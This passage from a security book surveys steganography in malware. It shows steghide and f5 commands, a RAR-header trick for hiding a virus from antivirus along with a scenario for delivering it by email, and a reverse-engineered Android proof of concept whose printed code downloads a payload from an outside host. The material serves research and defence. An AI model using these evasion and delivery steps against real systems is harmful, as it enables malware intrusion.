For example, certain social networks⁵⁶ will allow information to be hidden⁵⁷ with certain algorithms, but not with others, which will condition the hidden information and its invisibility. Usually, the transformations applied to content uploaded to these networks, for example, digital images, will nullify the hiding of information. Thus, for example, classic steganography tools based on least-significant-bit substitution will be nullified when uploading information to Twitter or Facebook, but it will be possible to use other, more sophisticated tools. In certain scenarios, it will even be possible to use polyglots⁵⁸.

```
steghide59 --embed -cf gatoescoces.jpg -ef msgSecret.txt -sf gatoS1.jpg -z 9  
f5stego60 -e -p pepe gatoescoces.jpg msgSecret.txt gatoS2.jpg
```

Figure 6. Examples of the use of famous steganographic tools that allow information to be hidden on Twitter and Facebook at the time of writing this book

⁵⁶ Four Members of APT40 Indicted by the U.S. Department of Justice – Steganography in Github - <https://heimdalsecurity.com/blog/doj-indicted-apt40/>

⁵⁷ <https://hackaday.com/2018/11/07/shakespeare-in-a-zip-in-a-rar-hidden-in-an-image-on-twitter/>

⁵⁸ <https://twitter.com/David3141593/status/1371974874856587268>

⁵⁹ <http://steghide.sourceforge.net/>

⁶⁰ <https://code.google.com/archive/p/f5-steganography/>

1.2. Evasion of antivirus with steganography

The evasion of antivirus protection measures is probably one of the oldest disciplines and one of the greatest interest to any professional who works in offensive security. Much has been written about this discipline. If you want a quick reference to a large part of the effort made by researchers, I recommend the work *The Antivirus Hacker's Handbook*⁶¹ by Joxean Koret and Elias Bachaalany.

Curiously, even the exceptional work just mentioned does not cover the potential of using steganography to hide malicious code from antivirus solutions, at least in their more static analysis mode. The simplest steganographic techniques allow malicious code to go unnoticed, even some that is very well known and detected.

From basic hiding techniques such as EoF (End of File) or simple base64-based obfuscation⁶², sometimes, depending on the deployed antivirus solution, this can be enough for masking. More sophisticated techniques based on various hiding methods such as LSB, HTML tag ordering, polyglots⁶³, etc., are not detected in my experience. Many of the APTs covered in the book point in the same direction. Some examples are MyKings/DarCloud/Smominru botnet, Magecart Skimmers, DarkTrack, TinyPos*, Platinum APT group, PSImage-Invoke, Ursnif, Powload, Oceanlotus APT-32, Waterbug/Turla, Lokibot, TheDukes, NanoCore RAT, Bebloh*, Oilrig*, MT3, etc.

Antivirus technologies need to optimize their checks as much as possible to reduce analysis time. Sometimes this is a weak point for detecting steganographic techniques. Obviously, the use of steganography only serves to hide malicious code in a “static” phase, precisely as it is used by advanced malware. Once the malicious code is recovered and executed, the antivirus/EDR solution should deploy its full potential to try to detect it.

⁶¹ <https://www.amazon.es/Antivirus-Hackers-Handbook-Joxean-Koret/dp/1119028752>

⁶² This example, which may seem anecdotal, is a simple version of what the malware *MyKings/DarCloud/Smominru botnet* (2019) did, which, using an EoF technique, masked a hacking tool (*SQL brute force*) using, admittedly, a more sophisticated obfuscation than base64 (a VMProtect-based packer - <https://vmpsoft.com/>)

⁶³ Your polyglot belongs to me. Steganography in modern APTs – Ekoparty 2020 - <https://www.youtube.com/watch?v=Z50K2Y0DMUI>

1.2.1 Evasion of antivirus based on steganographic techniques in compressed formats

In recent decades, the algorithms and formats used to compress information have been used to carry out various practical attacks on networks and computer systems. Its use for hiding malicious code or malware is especially significant.

A legendary example of this type of idea is *decompression bombs*, among them the popularly famous *zip bombs*. Decompression bombs consist of a file carefully crafted so that, when decompressed, it requires large amounts of time, disk space, or memory, with the main intention of freezing a system or, for example, disabling antivirus software (and thus allowing other malware to run afterward that would go unnoticed). An example of a zip bomb is the file *42.zip*⁶⁴ (42 KB) which, using different nested levels of compression, is designed to decompress up to 4.5 petabytes⁶⁵. Fortunately, many current antivirus solutions can prevent this type of attack by avoiding a certain level of recursion, memory consumption, or excessive execution time. There are several strategies for this, from ignoring a file with a recursion level higher than a certain threshold to classifying it as “malware.”

Where antivirus programs have a somewhat more complicated job is with another, far more interesting type of technique. Among these, the research published at *BlackHat Europe 2010* by the researchers *Mario Vuksan*, *Tomislav Pericin* and *Brian Karney* titled: *Hiding in the Familiar: Steganography and Vulnerabilities in Popular Archives Formats*⁶⁶ - (ZIP, 7ZIP, RAR, CAB, and GZIP). In essence, this work analyzes different compression algorithms to find ways to hide information using the structure of the compressed files. It is a work worth reading⁶⁷.

By way of example, we are going to analyze a case with which it would be possible to introduce malware (hide malicious code) into a compressed file and go unnoticed by current antivirus technologies based on static analysis. Logically, this same technique could be used to hide any other type of information.

⁶⁴ It can be obtained at: <http://www.unforgettable.dk/>

⁶⁵ https://en.wikipedia.org/wiki/Zip_bomb

⁶⁶ BlackHat Europe 2010 - Hiding in the Familiar: Steganography and Vulnerabilities in Popular Archives Formats <https://vimeo.com/11340346>

⁶⁷ The use of compressed files to hide malware has been and is a very common resource. A recent attack, such as the RainDrop malware (2021) in SolarWinds-based attacks, used code embedded in 7-zip files - <https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/solarwinds-raindrop-malware> & <https://attack.mitre.org/software/S0565/>

Hiding malware in files compressed with the RAR algorithm.

We will simulate the introduction of malware into an organization that has perimeter security measures based on antivirus technologies. For this, we will use the RAR compression algorithm⁶⁸ and the structure of the data compressed with this algorithm. Next, I will indicate how to modify the RAR file. To verify its undetectability, I recommend that you set up an appropriate lab environment with the antivirus solution to be tested.

The example is very easy to understand. In essence, a .rar file (the result of compressing information) is a container that stores one or more compressed files (it concatenates them). In the .rar file structure, different headers are defined to indicate which files exist and which compressed information corresponds to each file. For example, the following headers (byte in hexadecimal) can be observed to indicate whether we are talking about the global container of the compressed information or a specific compressed file:

HEAD_TYPE=0x73 (container)
HEAD_TYPE=0x74 (file)

For example, the file *2ficheros.rar* compresses (stores) two files: a PDF file and a copy of a very old virus (*Barrotes 1310*), and therefore easily detectable. The reader may use other malicious code or offensive tools in their tests.




Figure 7. RAR file compressing a PDF file and an MS-DOS computer virus

⁶⁸ RAR (*Rosal ARchive*) is a lossless compression algorithm developed by the Russian software engineer *Eugene Roshal* that stands out for its compression ratio. https://en.wikipedia.org/wiki/RAR_%28file_format%29




Figure 8. Hexadecimal code of the Barrotes 1310 virus compressed with the RAR algorithm

If you hexadecimally edit⁶⁹ the file *2ficheros.rar*, you can locate where each compressed file begins, observing its name and the compressed data. In this scenario, what would happen if we modify the 0x74 byte that indicates where to read the file *BARROTES.EXE.txt* creating a new file *2ficherosModificado.rar*?

⁶⁹ You can use, for example, the free tool HxD (hex editor): <http://mh-nexus.de/en/hxd/>


```

00048da0h: AO DF A1 C3 07 47 DF B2 FF C4 1E FF B0 10 62 66 ; B;Ä.GB*ÿÄ.ÿ°.bf
00048db0h: B4 08 23 FA D2 CE B2 BC C3 E3 67 FE 6A 82 FF AA ; '.#úÔî*üÄägþj,ÿ²
00048dc0h: 9F 07 7F FD EA 9D 9F D5 4C 2B 2C ED 3F D5 2A F8 ; Ý.□ÿé□ÿÖL+,i?Ö*ø
00048dd0h: 31 33 5C 9F 1E 7F 9C C0 C1 15 2F B3 FF 74 AC 9D ; 13\Ý.□æÄÄ./²ÿt-□
00048de0h: 7F F9 1D C3 9E EF 20 0D 65 9F D3 BD FE 6B 0A 27 ; □ù.Äži .eÿÖ*þk.'
00048df0h: 34 B1 16 7F 57 6F FD 9F 83 D3 AO FE 7F FC 80 13 ; 4±.□Woyÿfó þ□üé.
00048e00h: 99 00 60 80 30 00 6F 25 00 00 6E 3E 00 00 02 C0 ; ¢.ÿ€0.0%...n>...Ä
00048e10h: 8E 5D 34 59 13 E5 20 1D 33 10 00 20 00 00 00 42 ; Ž]4Y.Ä .3...B
00048e20h: 41 52 52 4F 54 45 53 2E 45 58 45 2E 74 78 74 18 ; ARROTES.EXE.txt.
00048e30h: 21 D1 55 0C 89 15 80 15 DE 35 BB E8 DD DC B9 25 ; !ÑU.%.€.þ5»èÿÜ¹%
00048e40h: C8 74 C4 E8 8D CB 31 08 A9 12 70 48 B1 59 21 08 ; ÈtÄè□È1.©.pH±Y!.
00048e50h: 90 90 11 42 5A 7D 05 EB C5 39 8B 1E 80 CB 97 72 ; □□.BZ}.èÄ9< .€È-r
00048e60h: 19 8A 42 DE 4E 38 92 F7 03 1C 1F 57 98 C7 A3 08 ; .ŠBþN8'÷...W"Ç£.
00048e70h: 02 FA E1 D0 E4 06 66 65 80 E1 3A 2C 27 41 11 20 ; .úáÐÄ.fe€á:,'A.

```

Figure 9. Structure of a RAR file modified (HEAD_TYPE=0x74->0x00) so that a compressed file stored in the container file is not found (2ficherosModificados.rar)

Once the file *2ficherosModificados.rar* has been created, decompressing it shows only a single file (the PDF file). Where is the other file (the virus)? The decompression tool has not been able to locate it because the .rar file structure is not correctly encoded⁷⁰.

Name	Size	Packed	Type	Modified	CRC32
..			Carpeta de archivos		
TallerGSIC.pdf	315,277	298,424	Adobe Acrobat Do...	14/02/2011 11:13	A3BD45EF

Figure 10. File hidden in the structure of the .rar file

Has the virus disappeared? What would happen if we analyzed the files *2ficheros.rar* and *2ficherosModificados.rar* with different antivirus solutions? You will see the answer in your test lab. You will verify how invisible a file can become to certain detection analyses using such simple techniques.

Imagine, reader, a scenario like the following:

1. A malicious user in an organization wants to introduce malware into an organization.
2. The only option is by email.
3. The organization has various perimeter security measures based on antivirus technologies.
4. The malicious user tests their malware, hides it in a .rar file, and tests it against the deployed protection system
5. The malware is sent by email. Once received, they locate the position of the virus and, with an editor, change the byte from 0x00 to 0x74, recovering the malware.

⁷⁰ The reader can compress any other type of file and modify the headers in the same way to hide the information.

6. They run it.

You will see this behavior, more or less sophisticated, with varying techniques, throughout the book with different stegomalware samples.

1.3 Limitations on stegomalware use and self-execution. Polyglots

In previous sections, we briefly described the prisoner's dilemma and the usual communication scheme using symmetric steganography, and we highlighted a vital feature of how modern steganography works. The steganographic algorithm used between sender and receiver must be public, and the type of cover, the stego-medium, selected must be known to the attacker. That is, using a known tool X that uses JPEG files should not allow an analyst to distinguish a JPEG file with hidden information from one without it. However, this observation has a number of nuances in its use in stegomalware.

In a typical scenario in which the analyst (the attacker) performs a MitM task, they focus on detecting the presence of hidden information in a type of cover, assuming that a certain tool or algorithm is being used, but they are not certain that steganography is being used. It does not matter that they know the F5 tool might perhaps be being used on JPEG images in a communication; they should not be able to distinguish legitimate JPEGs from those carrying hidden data.





Figure 11. Symmetric hiding steganographic scheme

In the world of stegomalware the scenario is a little different (see the following figure). The attacker (sender and receiver) compromises a system or network and deploys a piece of malware that typically connects to a server (C&C – Command & Control) from which it downloads a piece of information (instructions, ransomware activation, offensive tools, etc.). In APTs or modern malware, that information is hidden using steganographic techniques to evade perimeter security and antivirus mechanisms. This fact means that the malware deployed in the organization, which receives that steganographically hidden information, needs steganographic software to

reverse the process. This—although honestly today it is not the case—is a weak point of stegomalware.



Steganography in attacks on industrial enterprises (Jun. 2020) – Bebloh/Shiotob trojan
<https://ics-cert.kaspersky.com/reports/2020/06/17/steganography-in-attacks-on-industrial-enterprises/>

Figure 12. Common scheme for the use of steganography in modern stegomalware

The attacker will need to deploy tools, libraries, or code that recovers the hidden information—code that, on many occasions, could be detected. In this idyllic scenario, does the stegomalware have any option to reduce detection by the analyst? The answer depends, as with everything in cybersecurity, on how good or bad the attacker and the defender are. The attacker can make custom libraries or apply additional obfuscation of the steganographic code to make its detection more difficult but, in addition, may have other resources. A very interesting resource, which both attacker and defender must consider, is the use of polyglots with offensive utility.

In general, a polyglot can be defined as the ability of a file to behave in different ways depending on the player or tool that executes it. Thus, for example, we can make a JPEG file behave like JavaScript, PowerShell, PHP, etc. Traditionally, its use has been aimed at evading protection mechanisms, including file validation and perimeter security (antivirus, IDS, IPS, etc.).

On my GitHub (<https://github.com/mindcrypt/polyglot>) I maintain an updated list of tools to automate the creation of polyglots. I recommend reading it and analyzing the published utilities.

1.3.1 Self-execution of stegomalware in web browsers. Embedded exploits

Perhaps the reader is wondering what the use of polyglots has to do with stegomalware, given that their use could apparently be very interesting in other scenarios, such as evading security controls based on file-format verification.

The answer to this question, at least publicly, can be given thanks to the researcher *Saumil Shah* and his tool *Stegosploit*⁷¹ which he published at the security conference *HackInTheBox 2015* held in Amsterdam⁷². *Stegosploit* makes it possible to attack a user by masking known exploits for web browsers using digital images. To do this, it hides the exploit code in the LSB of the image pixels and inserts into the header of the image file a JavaScript code that will allow the information to be extracted and executed. The important question at this point is: how is a web browser able to execute JavaScript code embedded in the header of a digital image? The answer comes from *polyglots*⁷³. By studying file formats, it is possible to make a file with a certain format, for example a digital image, be interpreted as a different format (for example, JavaScript, HTML, PDF, etc.) by a specific player. *Stegosploit* makes use of the way web browsers interpret digital images so that, starting from a harmless digital image, they are interpreted as files with JavaScript code. Once the JavaScript code is executed, the exploit will be recovered, and if the web browser is vulnerable, the security of the computer running it will be compromised. Consider, for a moment, the number of users with non-updated browser versions and the potential of hiding stegomalware in multiple images, present on social networks, to understand the usefulness of this type of attack. The novel advantage of this tool is that the stegomalware can be recovered and executed automatically without the interaction of external attacker software.

At Black Hat Europe and Ekoparty (2020) I presented my tool *Powerglot*⁷⁴ precisely to facilitate the creation of this type of attack vector and to make it understandable to researchers how to get its full potential, and even how to detect these. If you want to learn about it in depth, I recommend you consult the available talks⁷⁵.

⁷¹ <https://www.alchemistowl.org/pocorgtfo/pocorgtfo08.pdf>

⁷² <https://conference.hitb.org/hitbsecconf2015ams/wp-content/uploads/2015/02/D1T1-Saumil-Shah-Stegosploit-Hackin-g-with-Pictures.pdf>

⁷³ The researcher *Ange Albertini* is one of the most prolific authors in the use of polyglots with computing utility - <https://code.google.com/archive/p/corkami/>

⁷⁴ <https://github.com/mindcrypt/powerglot>

⁷⁵ [#Eko2020](#) Main Track | Dr. Alfonso Muñoz: Your polyglot belongs to me.

Carlos III University of Madrid (Spain) in which, using the *F5 tool* they hid executable code (.dex) in an image (likeimage.jpg). This executable code downloaded a harmless payload from the URL <http://cosec-uc3m.appspot.com/likeimage> remained active in the market of *GooglePlay* - <https://play.google.com/store/apps/details?id=es.uc3m.cosec.likeimage>.

🔒 PASOS:

- Hemos detectado F5 en **es.uc3m.cosec.likeimage\res\drawable-hdpi\likeimage.jpg**
- Tools: dex2jar, jd, apktool, f5.jar (<https://code.google.com/p/f5-steganography/>)
- `java -jar f5.jar x -p cosec -e bicho.dex likeimage.jpg`
(en el código se observa que lo oculto en la imagen se ejecuta como un dex)
- bicho.dex → se descarga un payload de **<http://cosec-uc3m.appspot.com/likeimage>**

```
ZGV4CjAzNODyUT1DKdvkcxqN4zxwc7ERfT4LxRA695kAgAAcAAAAHhWNBIAAAAAAAAAANwBAAAKAAAAcAAAAQAAACyAAAAgAAAKgAAAA
AAAAAAAAAAAAAAAAAAAAAAAAQAAANgAAABsAQAA+AAAAcGBAAwAQAAmWEAAD0BAABRAQAAZQEAAKUAAACyAAQAAIQAALsBAAACAAA
AAwAAAAQAAAAHAAAAAAAAQAAAAIAAAAAAAAAABwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAyAAAAAAAAAAyEAAAAAAAAABAAEAAQAAAMEBAAAEAAAAcBACAAADgACAAEAAAAAAAAMYBAAADAAAAAGgAFABEAAAAAGPGLuaXQ+AAF
MAAhMTUNsYXNzOwASTGphdmEvbGFuZy9PYmplY3Q7ABJMamF2YS9sYW5nL1N0cmVzZAPk1BTEIDSU9VUyBQVIMT0FEIEZST00gVEhFIE5
FVDogVGhpcyBpcyBhIHB5b29mIG9mIGVbmNlcHQuLi4gAAIhN2xhc3MuamF2YQABVgAEZ2V0UAAEdGhpcwCAAAcOAAQABw4AAAABAQCgAT
4AQEBKAIAAALAAAAAAAAAAAAAAAAAAAAAAAAAAABwAAAAAgAAAAQAAACyAAAAAwAAAAIAAAACoAAABQAAAAAAADAAAAABgAAA
AEAAADYAAAAASAAAAIAAAD4AAAAIAAAAAoAAAAoQAAAYAAAAIAADBAQAAACAAAAEAAADLAQAAABAAAAEAAADcAQAA
```

```
URLConnection localURLConnection = (URLConnection)new URL("http://cosec-uc3m.appspot.com/likeimage").openConnection();
localURLConnection.setRequestMethod("POST");
localURLConnection.setDoOutput(true);
localURLConnection.setFixedLengthStreamingMode(0);
localURLConnection.connect();
str = String.valueOf(localURLConnection.getResponseCode()); return "This is a proof of concept... " + str;
```

Figure 16. Reverse engineering of the stegomalware by researchers at the Carlos III University of Madrid - Android LikeImage

Different examples similar to this way of proceeding have been published in the past. For example, the malware, *Android.Xiny.19.origin*⁷⁹ used steganographic techniques to recover a malicious application from a downloaded image⁸⁰. Once recovered, the malicious application was injected into RAM using the class *DexClassLoader*.

stegomalware.pdf

⁷⁹ Android.Xiny.19.origin - <http://vms.drweb.com/virus/?i=7945694&lng=en>

⁸⁰ Trojan targeted dozens of games on Google Play - <https://news.drweb.com/show/?i=9803&lng=en>

Chapter 2. Steganography in modern advanced threats. A look at APTs from 2019 to 2023

“Let’s make a deal:
you ask your God to save you
and I will keep beating you
until He shows up.”

The Count of Monte Cristo (1934)

At the *14th STIC CCN-CERT conference* organized by the National Cryptologic Center (CCN), part of the National Intelligence Center (CNI) in Spain, in December 2020, I presented⁸¹ the progress and use of steganographic techniques in malware and APTs of notable impact in recent years. This exercise was, in a way, the substrate for this book.

This chapter aims exclusively to highlight the steganographic procedures most used by some of the malware samples analyzed and reported by numerous researchers and threat intelligence firms around the world, especially between 2019 and 2023. The footnote information will complement many studies and details of other attacks.

If you need to understand a steganographic technique in a more generic way, I recommend you visit chapter 3, going back and forth. In it, I have added the main techniques used in the documented APTs.

If you want an up-to-date source of modern APTs and analysis reports, beyond this document, which will necessarily become obsolete, I recommend the following repository⁸². If you are interested in studying the evolution of steganographic techniques, it will be easier for you to find malware samples of interest.

⁸¹ Stegomalware en APTs modernos. Técnicas y contramedidas (Alfonso Muñoz, Criptored) - https://www.youtube.com/watch?v=hGhufb2C_7Y

⁸²APT CyberCriminal Campaing Collections - https://raw.githubusercontent.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections/master/README.md




Figure 17. Example of a “possible” timeline of the use of steganographic techniques in modern malware

2.1 Steganography in APTs using the LSB (Least Significant Bit) replacement technique

The most widely used steganographic technique in multimedia content is reflected in advanced malware samples for evading detection mechanisms. In the following paragraphs, we will briefly comment on the way modern malware uses it. This is simply a sample^{83,84,85,86} but I hope it allows the reader to visualize the importance this discipline is acquiring in the evolution of current malware. The examples are very abundant: Ursnif/Gozi, Powload, Ocenlotus APT-32, Waterbug/Turla & XmRig, The Dukes, Bebloh, MT3-MontysThree, SixLittleMonkeys/Microcin⁸⁷, DeathStalker⁸⁸/PowerPepper, Worok, WASP, Wooflocker⁸⁹, etc. Let's look at the steganographic part of some of them. I additionally recommend that you delve into the detailed reports, in the footnotes, with the reverse engineering performed on some of the notable malware samples. You will see how, on many occasions, the attackers^{90,91,92} make use of simple techniques, playing with the header or the

⁸³<https://www.proofpoint.com/us/blog/threat-insight/commodity-net-packers-use-embedded-images-hide-payloads>

⁸⁴ <https://securityvisit.com/operation-spalax-targeted-malware-attacks-in-colombia/>

⁸⁵<https://www.zdnet.com/article/obliquerat-trojan-now-hides-in-images-on-compromised-websites/>

⁸⁶<https://www.bitdefender.com/files/News/CaseStudies/study/390/Bitdefender-PR-Whitepaper-Remcos-creat5080-en-EN-GenericUse.pdf>

⁸⁷ Microcin is here - <https://securelist.com/microcin-is-here/97353/>

⁸⁸ <https://securelist.com/what-did-deathstalker-hide-between-two-ferns/99616/>

⁸⁹ <https://www.malwarebytes.com/blog/threat-intelligence/2023/08/wooflocker2>

